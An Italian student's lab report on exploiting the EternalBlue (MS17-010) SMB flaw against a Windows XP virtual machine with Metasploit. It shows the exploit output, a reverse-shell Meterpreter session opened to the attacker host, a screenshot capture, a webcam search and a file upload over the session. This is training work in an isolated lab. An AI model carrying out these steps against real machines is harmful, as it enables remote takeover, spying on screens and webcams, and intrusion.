M4-Consegna week 17 day 1 – Daniele Rufo

ETERNALBLUE


Ho sfruttato le vulnerabilità EternalBlue per ottenere accesso alla macchina. Il modulo usato è stato il seguente:
Si vede nello screenshot l'exploit ed i primi comandi lanciati come richiesto da testo esercizio.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.104:445 - Target OS: Windows 5.1
[*] 192.168.50.104:445 - Filling barrel with fish ... done
[*] 192.168.50.104:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.50.104:445 -        [*] Preparing dynamite ...
[*] 192.168.50.104:445 -                [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.50.104:445 -        [+] Successfully Leaked Transaction!
[*] 192.168.50.104:445 -        [+] Successfully caught Fish-in-a-barrel
[*] 192.168.50.104:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.50.104:445 - Reading from CONNECTION struct at: 0x81a4aa98
[*] 192.168.50.104:445 - Built a write-what-where primitive ...
[+] 192.168.50.104:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.50.104:445 - Selecting native target
[*] 192.168.50.104:445 - Uploading payload ... QRNOxyqz.exe
[*] 192.168.50.104:445 - Created \QRNOxyqz.exe ...
[+] 192.168.50.104:445 - Service started successfully ...
[*] 192.168.50.104:445 - Deleting \QRNOxyqz.exe ...
[*] Sending stage (176198 bytes) to 192.168.50.104
[*] Meterpreter session 2 opened (192.168.50.100:4444 → 192.168.50.104:1037) at 2024-09-10 05:55:21 -0400

meterpreter > screenshot
Screenshot saved to: /home/kali/YwdYnypN.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Ho fatto uno screenshot, salvato nella directory specificata dall'output del comando in jpeg.
Successivamente ho cercato le webcam disponibili sul dispositivo, ma non ne risulta alcuna.
Essendo consapevole che il mio laptop è dotato di webcam sembra strano, ma probabilmente va configurata (su Win XP e su Virtual Box) affinché venga riconosciuta come periferica.
Ho provato a fare le giuste configurazioni per abilitare la webcam ed ho sfruttato la sessione di meterpreter per caricare i driver della webcam da installare su xp.

```
meterpreter > upload /home/kali/Desktop/Camera_Bison_5.0.0.5_XPx86MCE_A.zip "C:\Documents and Settings\Administrator\Documenti\drivers.zip"
[*] Uploading  : /home/kali/Desktop/Camera_Bison_5.0.0.5_XPx86MCE_A.zip → C:\Documents and Settings\Administrator\Documenti\drivers.zip
[*] Uploaded 3.54 MiB of 3.54 MiB (100.0%): /home/kali/Desktop/Camera_Bison_5.0.0.5_XPx86MCE_A.zip → C:\Documents and Settings\Administrator\Documenti\drivers.zip
[*] Completed  : /home/kali/Desktop/Camera_Bison_5.0.0.5_XPx86MCE_A.zip → C:\Documents and Settings\Administrator\Documenti\drivers.zip
meterpreter >
```

Ed infatti su Windows XP ho una nuova cartella "driver.zip" con i driver.



Non sono comunque riuscito a configurare correttamente la webcam, Non la trovo tra le perifiche riconosciute da XP neanche dopo l’installazione dei drivers.
E’ stato comunque un buon esercizio.

grazie